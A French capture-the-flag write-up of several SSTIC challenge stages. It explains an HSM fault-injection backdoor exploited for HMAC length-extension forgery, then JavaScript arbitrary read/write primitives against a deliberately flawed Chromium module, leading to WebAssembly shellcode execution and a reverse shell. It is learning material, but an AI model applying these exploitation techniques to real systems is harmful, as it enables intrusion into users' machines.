
Il suffit ensuite d'envoyer des commandes shell préfixées par '!' dans le chat afin d'avoir le retour de ces commandes toujours via le chat. Je peux donc trouver récupérer le contenu de memo.txt et récupérer le flag:

```
gotta check out this link my bro sent me some time http://163.172.99.233:8080/956a07cd264c1df26beedcef1b3187ad

my password because my dumbass brain keeps forgetting it: ave_viridis_crystallum
```

SSTIC{ae50935e902c926aa72cd5c526d128c947561f1ec3a0f6df4f753ad4e5e35a90}

Chapter 3: The Authenticator in SHAdow






Figure 9: vue détective

Objectif

Dans cette étape le but est de se faire passer pour l'utilisateur **mafiaDev** dans **mafiachat** afin de communiquer avec **mafiaBOSS** pour obtenir des informations sur l'organisation. **mafiachat** repose sur un *HSM* qui signe et vérifie les messages. On sait que le hardware du HSM est backdooré par deux membre de l'organisation. Il nous faut donc comprendre cette backdoor à l'aide des sources fournies et l'exploiter pour usurper l'identité de **mafiaDev**.

Les outils utilisés

- qemu: l'émulateur que j'ai instrumenté pour mieux comprendre la backdoor.
- stp: The Simple Theorem Prover, un solveur performant pour exploiter la backdoor

Première approche

Nous disposons des sources python du client et du serveur. Le client est une interface graphique cliquable dans un terminal dont voici une capture. Le serveur est une application web python basée sur *Flask*. Nous avons également le code source du HSM et l'implémentation de la backdoor via un diff des sources de qemu.




Figure 10: shardy

Le client ne nous apporte pas grand chose hormis un exemple de communication avec le serveur, le serveur en revanche possède une fonction de parsing des messages assez louche pour une implémentation python:

```
msg = {
        "from": None,
        "to": None,
        "content": None,
    }
```

```
    msg_key = None
    buf_str = ""
    for i in data.decode("utf-8", "ignore"):
        if i == ":":
            msg_key = buf_str
            buf_str = ""
        elif i == "\\":
            if msg_key in msg:
                msg[msg_key] = buf_str
            msg_key = None
            buf_str = ""
        else:
            buf_str += i
    if msg_key in msg:
        msg[msg_key] = buf_str
```

Le principal défaut est que si une valeur msg_key apparaît 2 fois, seule la dernière est prise en compte. Ce qui se révélera utile par la suite.

Le HSM

Le HSM a une interface composée de deux fonctions:

- **sign()** qui renvoie un message encodé en base64, sa signature sous forme d'un entier de 64bit et qui prend en paramètre:
- l'expéditeur
- le destinataire
- le mot de passe de l'expéditeur
- extra_1 et extra_2, deux entier de 32 bits qui semble influencer le comportement de la backdoor.
- **verify()** qui renvoie 1 si la signature est valide et qui prend en paramètre:
  - le message encodé
  - la signature (64bits)

Lors de la signature, le HSM formate le message de manière suivante avec content le message envoyé encodé en base64:

```
size_t format(char **message, char *username, size_t username_sz,
              char *recipient, size_t recipient_sz, char *content,
              size_t content_sz) {
  if (*message != NULL) {
    hsm_error(ERROR_INTERNAL);
  }

  // message_sz = username_sz + recipient_sz + content_sz
  // + len("from:\to:\content:")
  size_t message_sz = username_sz + recipient_sz + content_sz + 18;
  *message = malloc(message_sz + 1); // + 1 for \0
  snprintf(*message, message_sz + 1, "from:%s\\to:%s\\content:%s", username,
           recipient, content);

  return message_sz;
}
```

La signature porte sur l'ensemble du message formaté dans lequel sont mis l'émetteur et le destinataire. L'algorithme de signature est un HMAC-SHA256 implémenté avec openssl en RISC-V. On notera aussi que la clé du HMAC est la même pour tous les utilisateurs.

Nous disposons du mot de passe de l'utilisateur **@mafiaTEST** (OnlyRequiredToSignAndSendMessages). Ce qui nous permet d'effectuer des opérations de signature afin de mieux comprendre la backdoor.

La backdoor

La backdoor se situe dans les instructions *vsha2cl32* et *vsha2ch32* qui implémentent deux tours de la fonction de compression de sha256. La modification est sur la variable **c** sur laquelle la backdoor vient ajouter une variable M lors d'un des tours du calcul de sha256. Le tour en question est contrôlable avec les variables **extra_0** et **extra_1** passées à la fonction **sign()**. Cette variable M est une valeur tirée aléatoirement. Si lors de la signature, la variable M est ajoutée à c, la signature se retrouve modifiée et donc invalide.

Cette backdoor réalise en fait une injection de fautes maîtrisée.

Exploitation de la backdoor

En cherchant sur internet les travaux sur les injections de fautes et sha256, je tombe sur un papier intitulé "ALGEBRAIC FAULT ATTACK ON THE SHA-256 COMPRESSION FUNCTION"[3].

[3] https://www.researchgate.net/publication/307694142_Algebraic_Fault_Attack_on_the_SHA-256_Compression_Function/fulltext/57d8e44e08ae6399a399389b/307694142_Algebraic_Fault_Attack_on_the_SHA-256_Compression_Function.pdf?origin=publication_detail

Il se trouve que ce papier utilise un ensemble d'injections de fautes lors du calcul de SHA256, toujours sur la variable c. Cela permet de générer des systèmes d'équations. Il fournit la méthode pour générer ces équations afin de retrouver les entrées d'un bloc de sha256 à partir des sorties générés avec les injections. Ces entrées sont:

- L'état de sha256 à la fin du bloc précédent
- Le dernier bloc (de 32 octets) du message traité.

J'implémente donc le papier en python à l'aide du solveur **stp** ce qui me permet d'obtenir les variables internes du calcul du HMAC




Figure 11: HMAC

Dans le cas d'un HMAC, les variables d'entrée du dernier bloc traité par SHA256 sont:

- hash_sum1: sha256(key ^ ipad || message)
- okey_pad: sha256(key ^ opad)

La valeur de sortie de sha256 étant égale à son état interne, il est possible d'utiliser ces deux valeurs pour ajouter des données à mon message (incluant le padding du sha256) tout en forgeant une signature HMAC valide sans avoir à connaître la clé du HMAC.

En bref

- Je signe un message avec @mafiaTEST
- J'utilise la backdoor pour obtenir les 2 valeurs internes du calcul de HMAC pour cette signature
- Je concatène au message `"we can add it\\to:@mafiaBOSS\\from:@mafiaDEV\\"` afin que le serveur considère que le message vient bien de **@mafiaDEV** et soit à destination de **@mafiaBOSS** grace au problème de parsing évoqué précédemment.
- Le padding de sha256 comporte la taille des données, il faut donc bien gérer son coup pour que cette taille compte tailles totales des données et non pas uniquement celle que l'on vient d'ajouter.
- Je calcule la nouvelle signature du message grace aux deux variables **hash_sum1** et **okey_pad**.

Voici le code python qui met à jour le message et effectue le calcul de la nouvelle signature:

```
opad_hash_u32 = get_opad_hash(WK) # internal state use 8 32bit integers
hash_sum1 = W[:8]

data, sig_ref = get_full_msg_data()
added= b"we can add it\\to:@mafiaBOSS\\from:@mafiaDEV\\"

padded_data = make_padded_msg(data,64) # add size of opad when making the padding

new_hash_sum1= make_sha256_from_state(added, hash_sum1_u32, 64 + len(padded_data))
sig = make_sha256_from_state(new_hash_sum1, opad_hash_u32, 64)

v = hsmm.verify(b'' +padded_data+added, b64e(sig))
print(v)

# send to server
send_msg(b64e(padded_data+added),b64e(sig))
```

Je peux ensuite poster le message avec sa signature. **mafiaBOSS** me répond et je récupère le flag.

```
mafiaBOSS: Well done DEV, I see your MafiaChat is working well!
mafiaBOSS: Since this communication channel is clearly trustworthy, here is a secret address where you can learn more about your next mission for the organis
mafiaBOSS: http://163.172.99.233:8080/1616c662849ee18fa8ad0f370fd6e5ac
mafiaBOSS: Ave Viridis Crystallum
```

SSTIC{b3e2c71f3e67d5a8d5855adb30842549ad2bc6e3e7bdbec141d61ee83e2f8f46}

Chapter 4: Hic Jacet Chromium

SSTIC{b3e2c71f3e67d5a8d5855adb30842549ad2bc6e3e7bdbec141d61ee83e2f8f46}

Detective View

Thanks to your help, we have been able to forge signatures and chat with other members from the target organization.

More particularly, by impersonating the DEV, we have now established **a privileged communication channel with the boss**! After a bit of chatting with Emerald we had more details about the mission he was asking for:

> **EMERALD>** I need your help to build my new secret web page. My cousin Bonarium is working on a highly secure browser project. He sent me a brand new Chromium shipped with an additional authentication module. It's still in development, but I want you to test it to make sure he's not scamming me once again.
>
> **DEV>** Okay, how should I proceed? Do you want me to send you the code directly?
>
> **EMERALD>** Yes, just send me a POST request containing the webpage contents and I'll try it locally as soon as possible. Hurry up, I need it fast. You can download the material needed here. It contains the code Bonarium added and the binaries you will need.
>
> **DEV>** Trying to run it right now but I'm not sure which flags to use...
>
> **EMERALD>** You can't do anything on your own, can you? Bonarium told me to use **`--no-sandbox --headless=new --disable-gpu`** to speed up my browsing experience. Don't know what it means, but I hope he's right or I'm definitely firing him this time.

We have been informed that Bonarium is the worst developer ever born. This may very well be our shot to hack the boss' browser and get a reverse shell on his machine. We've never been this close to reaching our goal. Good luck, you got this!




Figure 12: vue détective

Objectif:

Emerald veut tester un chromium modifié par son cousin Bonarium qui y a ajouté un module d'authentification. Il a donc un serveur HTTP qui attend que DEV lui poste une page html/javascript pour tester ce fameux module. Il semblerait que ce fameux Bonarium soit un piètre développeur. L'objectif est donc de trouver une vulnérabilité dans ce module d'authentification et d'envoyer à Emerald une page html/javascript exploitant cette vulnérabilité afin d'accéder à l'ordinateur d'Emerald.

Nous disposons d'une archive contenant:

- du code source (c++) du module d'authentification en question
- d'un installeur (executable windows) du chromium avec ce module intégré
- des symboles pour deux binaires de chromium:
  - v8_context_snapshot_generator.exe.pdb
  - chrome.dll.pdb

Les outils utilisés:

- Ghidra, Ida free pour la rétro de chrome.dll
- pdb_symbols[4] pour sortir les informations de symboles du pdb dans un fichier texte
- Windbg et x64dbg pour analyser dynamiquement la mémoire du chromium

Analyse du module d'authentification

Nous avons accès aux sources de ce module qui se trouvent dans des fichiers .h et .cpp. Ce module implémente deux objets accessibles en javascript: **AuthenticationData** et **Authenticator**. Ce module est intégré à Blink, le moteur de rendu de Chromium. Blink dispose de ses propres allocateurs de mémoire, *PartitionAlloc* et *Oilpan* et qui sont documentés sur le site che chromium[5]. **AuthenticationData** et **Authenticator** héritent de *ScriptWrappable* et sont donc géré par le garbage collector.

AuthenticationData est un classe cpp qui prend les paramètres suivants:

- **input**: un buffer javascript limité à une taille de 0x20 qui est copié dans un buffer interne nommé **authenticode_**
- **end_of_authenticode** un entier de 64 bits
- **authentication_method**, un enum qui définit la fonction de hash a utiliser pour l'authentification mais dont aucune d'entre elle n'est encore implémentée. Il définit également le nombre d'octets N à utiliser dans le **delimiter**:
  - 0 : 1 octet
  - 1 : 2 octet
  - 2 : 4 octet
  - 3 : 8 octet
  - autres: invalide: 0 octets
- **delimier** un entier de 64bits

Cette classe dispose de method pour assigner des valeurs aux attributs **end_of_authenticode**, **authentication_method** et **delimier** ainsi que deux autres méthodes:

- **patch_value()**: Elle vient sauvegarder N octets situés à **authenticode_ + end_of_authenticode** dans une variable interne: **saved_value_**. N étant définis par **authentication_method**. Elle vient ensuite patcher ces mêmes octets avec **delimiter**
- **restaure_value()** qui vient recopier N octets de **saved_value_** à l'adresse **authenticode_ + end_of_authenticode**: . N étant définis par **authentication_method**

Authenticator est une classe qui prend en paramètre un *DataView* qui est nommé **key**. Elle possède entre autres un membre **authentication_data_** qui est un pointeur sur une variable de type **AuthenticationData** et deux méthodes:

- **Authenticate()** qui prend en paramètre un **AuthenticationData** et qui:
  - affecte le paramètre au membre interne **authentication_data_**

[4] https://github.com/getsentry/pdb
[5] https://chromium.googlesource.com/chromium/src/+/0e94f26e8/third_party/WebKit/Source/wtf/Allocator.md

  - utilise **authentication_data_** pour faire un **patch_value()** puis un **restaure_value()** et appelle du code inutile (pas encore finit d'implémenté) entre les deux
- **get_authentication_data_info()** qui retourne une chaîne de caractères avec les valeurs des différent attribut de **authentication_data_** (saved_value_,authenticode_,...)

L'utilisation de ces deux objects est simple et peut se faire dans la console de Chromium. En voici un exemple:

```
let auth = new Authenticator(new DataView(new ArrayBuffer([0x00,0x00, ....])))
let end_auth = 0x10n
let auth_mode = 2 // delim is 4 bytes
let delim = 0x41414141n
let auth_data = new AuthenticationData(new Uint8Array([0x01, 0x02,...]), end_auth , auth_mode,  delim)

auth.Authenticate(auth_data)
let info = auth.get_authentication_data_info()
/* return
"[end_of_authenticode = 0x10
saved_value = 0x0
authentication_method = 2
authenticode = [0x00, ...]"
/*
```

La vulnérabilité: lecture écriture arbitraire

La lecture mémoire relative est triviale a obtenir. En effet le champs **end_of_authenticode** n'est jamais vérifié. On peux donc lui associer n'importe quelle valeur sur 64 bits. ce qui permet de lire jusqu'à 8 octets n'importe où en mémoire. On bénéficie du "modulo" de la somme de l'adresse + offset qui nous permet de lire à des offset négatif. Par exemple avec **end_of_authenticode**=0xFFFFFFFFFFFFFFFF, on obtiendra la lecture à l'offset -1 relativement à **authenticode_**. Pour obtenir cette lecture:

- je crée un **Authenticator** et un **AuthenticationData**
- je met les champs:
  - **end_of_authenticode** à l'offset où l'on souhaite lire (offset relatif à l'attribut **authenticode_** de l'**AuthenticationData**)
  - **authentication_method** à 3 pour lire 8 octets
- j'appelle la méthode **Authenticate()** avec **AuthenticationData** en paramètre pour associer les deux objets et provoquer l'appel à **patch_value()** puis **restaure_value()**. Suite à ça, **saved_value** aura la valeur que je souhaite lire
- Un appel à **get_authentication_data_info()** retourne cette valeur qu'il suffit de parser.

Cette primitive de lecture a une limite, il faut que la mémoire lue ne soit pas en mode lecture seule, sinon on provoque un crash au moment du **patch_value()**.

Voici mon code javascript implémentant cette primitive:

```
// return a list of size/8 uint64_t values (little endian)
function read_relmem(start, size)
{
   let auth = new Authenticator(new DataView(new ArrayBuffer([0xDD,0xDD...])))
   let auth_data = new AuthenticationData(new Uint8Array([6,2,3,4,5,6,7,8,9,10,11,12]),  0n, 3,  0x4141n)

   let res = []
   for (i=0n; i<size; i+=8n)
   {
       val = readrel64(auth, auth_data, (1n<<64n) +  start + i)
       res.push(val)
   }
   return res
}
```

L'écriture est plus compliquée, je peux écrire la valeur que je souhaite de la même manière que la lecture en jouant sur la valeur de **delimiter**. Seulement si la valeur est bien écrite lors de l'appel à **patch_value()** elle est ensuite restaurée à sa valeur initiale lors de l'appel à **restaure_value()**. La première idée qui me vient est de jouer une race condition qui viendrait modifier la valeur de **authentication_method** entre les deux fonctions. Ce qui aurait pour effet de garder l'effet de **patch_value()** mais pas celui de **restaure_value()**.

Afin de bien comprendre la suite, voici à quoi ressemble les objets **AuthenticationData** et **Authenticator** en mémoire:

```
struct AuthenticationData
{
   void*       vtable;                // adresse d'un vtable dans la section data de chrome.dll
   void*       unknow;
   uint64_t    end_of_authenticode_;
   uint64_t    saved_value_;
   uint64_t    delimiter_;
   uint16_t    length_;
   uint16_t    padding;
   uint32_t    authentication_method_;
```

```
    char authenticode_[0x20];
}

struct Authenticator
{
    void*       vtable;                 // adresse d'un vtable dans la section data de chrome.dll
    void*       unknow;
    uint32_t    authentication_data_;   // pointeur compressé sur 4 octets
    bool        is_authenticated_;
    char        hash_[48];
    char        padding1[3]
    uint32_t    key_;                   // pointeur compressé sur 4 octets
    uint32_t    padding2;
}
```

En faisant la rétro de ces deux objets, je me suis rendu compte que entre les deux appels à **patch_value()** et **restaure_value()**, le pointeur de **authentication_data** est relu. J'ai donc pu réaliser mon écriture sans concurrence:

- Je crée deux **AuthenticationData**: **d1**, **d2** et un **Authenticator**: **a1**
- Les allocations mémoires étant séquentielles je m'arrange pour que **a1** soit juste derrière **d1** ce qui me permet de faire un appel **a1.Authenticate(d1)** de manière à lire la valeur du pointeur (compressée) de **d1** dans **a1**
- Je met **d1.delimiter** à la valeur que je souhaite écrire
- Je fais un second appel de **a1.Authenticate(d1)** de manière à copier la valeur de **delimiter** dans **saved_value** lors du **patch_value()**.
- Je change la valeur **d1.end_of_authenticode** par l'offset auquel je souhaite écrire.
- Ensuite je viens mettre les champs de **d2** pour que l'appel à **a1.Authenticate(d2)** provoque l'enchaînement suivant:
  - **patch_value()** s'effectue avec **d2**, il vient réécrire **a1.authentication_data_** afin de remplacer **d2** par **d1**
  - **restaure_value()** se fait avec **d1** qui vient bien écrire la valeur voulue à un offset maîtrisé.

Ensuite je trouve un moyen d'obtenir les adresses de mes objets **AuthenticationData**. En effet les pointeurs lus précédemment sont compressés avec l'opération suivante:

```
compressed = 0xFFFFFFFF & (ptr>>1)
```

On peut facilement en déduire les 4 octets de poids faible de notre pointeur, mais il manque les 4 octets de poids fort. Je retrouve cette valeur en lisant une certaine quantité de mémoire aux adresses inférieures à mes objets et en utilisant une simple heuristique.

Une fois ces adresses connues, je dispose de primitives de lecture et d'écriture sur l'ensemble de la mémoire du processus.

Voici le code javascript implémentant la primitive d'écriture:

```
function mem_write64(obj, addr, val)
{
  auth =  obj["auth"]
  data1 = obj["auth_data1"]
  data2 = obj["auth_data2"]

  // save the delimiter
  data2.setDelimiter(val)
  data2.setEndOfAuthenticode((1n<<64n) -0x10n)
  data2.setAuthenticationMethod(3)
  auth.Authenticate(data2)

  // prepare for restoring at chosen address
  data2.setEndOfAuthenticode((1n<<64n) + addr - obj["addr_auth_data2"])
  data2_ptr = compress_ptr(obj["addr_auth_data2"]- 0x30n)  // obj["addr_auth_data2"] is the address of the field authenticode

  data1.setDelimiter(data2_ptr)
  data1.setEndOfAuthenticode((1n<<64n) + obj["addr_auth"] + 0x10n -obj["addr_auth_data1"])
  data1.setAuthenticationMethod(3)

  auth.Authenticate(data1)
}
```

Post exploitation avec WebAssembly

Pour la suite je me suis inspiré de ce blog [6]. En effet, il est possible en javascript d'instancier des objets *WebAssembly*. Cela permet d'executer du code bas niveau dans le navigateur au sein d'une VM, normalement dans une sandbox. Dans notre cas la sandbox est désactivée Ce module alloue des pages de mémoire pour le JIT (compilation en dernière minute) qui ont des droits d'écriture et d'execution.

[6] https://jhalon.github.io/chrome-browser-exploitation-3/

Le but est donc de créer une page de ce type, d'obtenir son adresse puis de remplacer le code du module par un shellcode contenant un reverse shell.

Créer cette page est simple, il suffit d'instancier ce module et de l'executer:

```
    var wasmCode = new Uint8Array([wasmdata]);
    var wasmModule = new WebAssembly.Module(wasmCode);
    var wasmInstance = new WebAssembly.Instance(wasmModule);
    var func = wasmInstance.exports.main;
    v = func()
```

Ensuite il faut trouver l'adresse du code en mémoire. Pour cela:

- On leak la vtable d'un de nos objets pour obtenir l'adresse de base de chrome.dll
- On viens lire la variable globale *v8::internal::ThreadIsolation::trusted_data_* qui est définie dans *code-memory-asscess.cc* (dans v8)
- Je récupère son adresse avec *pdb_symbols* car l'import d'un pdb de 4Gb dans Ida ou Ghidra n'est pas viable sur ma machine.
- Cette variable un std::map en attribut dont les clés sont les adresses que je cherche: c'est gagné.

Il suffit ensuite d'utiliser l'écriture arbitraire pour venir copier un shellcode. J'ai choisi la simplicité: un shellcode trouvé sur le web qui effectue un reverse shell windows. Enfin j'appelle la fonction main du module *WebAssembly* qui va executer le shellcode et me donner l'accès à la machine ou tourne chromium.

Une fois l'ensemble au point en local, on post la page web malicieuse sur le site d'Emerald et on obtient un shell sur sa machine. Dans ses documents, on y trouve **flag_step4.txt**:

```
Well done!

Get your flag at: http://163.172.99.233:8080/ad51f6d07dd762921092554df7af530a
```

Et donc le flag:

SSTIC{eb92ddb9cbc5fd3114f117a30796fd17340fa6cda03e08f158c6e7572252d31a}

Chapter 5: Whispers in the Shadows

Whispers in the Shadows

SSTIC{eb92ddb9cbc5fd3114f117a30796fd17340fa6cda03e08f158c6e7572252d31a} Detective View

Well done agent! Just one more push!

Thanks to your talent, we've managed to compromise the machine of the organization's presumed leader and installed a backdoor on it.

Unfortunately, his machine has been hardened and our best analysts have been unable to extract anything about his identity. Everything seems to confirm that he keeps his most precious documents in a restricted directory under **C:\Users\Administrator**.

Nevertheless, we were able to find the history of a conversation he had with the lead developer a few weeks earlier. We've transcribed it for you here:

```
EMERALD> We need to strengthen the security of our communications. I know that our
detractors are spying on us. What's the status of the S project?

DEV> We're working on it! We've made significant strides in implementing multi-layer
encryption and address masking. The core functionality is nearly complete.

EMERALD> That's excellent to hear.

DEV> I've sent you version 1.0 via our secure channel. You are safe to install it on
your machine with the instructions provided. Let me know if you encounter any
problems.

EMERALD> Great. Once the driver is fully finalized, we'll need to discuss deployment
strategies and any potential implications for our organization's infrastructure.
Everything must be ready for our next public action...

DEV> Ave viridis crystallum.

EMERALD> Ave viridis crystallum.
```

We were able to extract the binaries of the project discussed in this conversation. It's all contained in the following archive: EnigmaEnv.zip.

The archive contains:

- **netshdw.sys**, the mentioned Windows driver
- **netshdw.inf**, the INF file to install the driver
- **netshdw.cat**, the CAT file used to install the driver
- **ENIGMA.qcow2**, a virtual disk of a VM that mimics the target environment for testing purposes (configured with AZERTY layout)
- **instructions.md**, a few tips from our experts on how to use the supplied environment

We are therefore counting on you to analyze this driver and exploit its potential vulnerabilities in order to increase your privileges on the leader's machine. This should give us access to those juicy classified documents... Who knows what kind of dreadful *public action* they could be plotting?

Figure 13: consignes




Figure 14: vue détective

Objectif:

Notre but est de récupérer les documents confidentiels d'Emerald. Ces documents se trouvent dans le dossier **C:\Users\Administrator**. Nous avons un accès persistant à la machine D'Emerald via un compte qui n'a pas les droits administrateurs et donc pas les droits d'accès aux documents recherchés. Emerald est en train de tester un driver réseau: **netshdw** qui implémente du chiffrement multi niveau et du masquage d'adresse. Il faut donc exploiter ce driver potentiellement vulnérable afin d'élever nos privilèges sur la machine et accéder aux documents confidentiels.

Une fois de plus nous disposons d'une copie de l'environnement: une VM qemu Windows 10 avec les comptes Administrator et EMERALD sur laquelle le driver est installé ainsi que les instructions pour l'utiliser et démarrer le driver.

Les outils utilisés:

Pour cette étape, j'ai utilisé les outils suivants:

- Virtualbox pour la VM Windows 10.
- Windbg pour le debug kernel
- dbgview pour afficher les log du drivers pendant l'analyse
- Ghidra pour la rétroingénierie du driver.
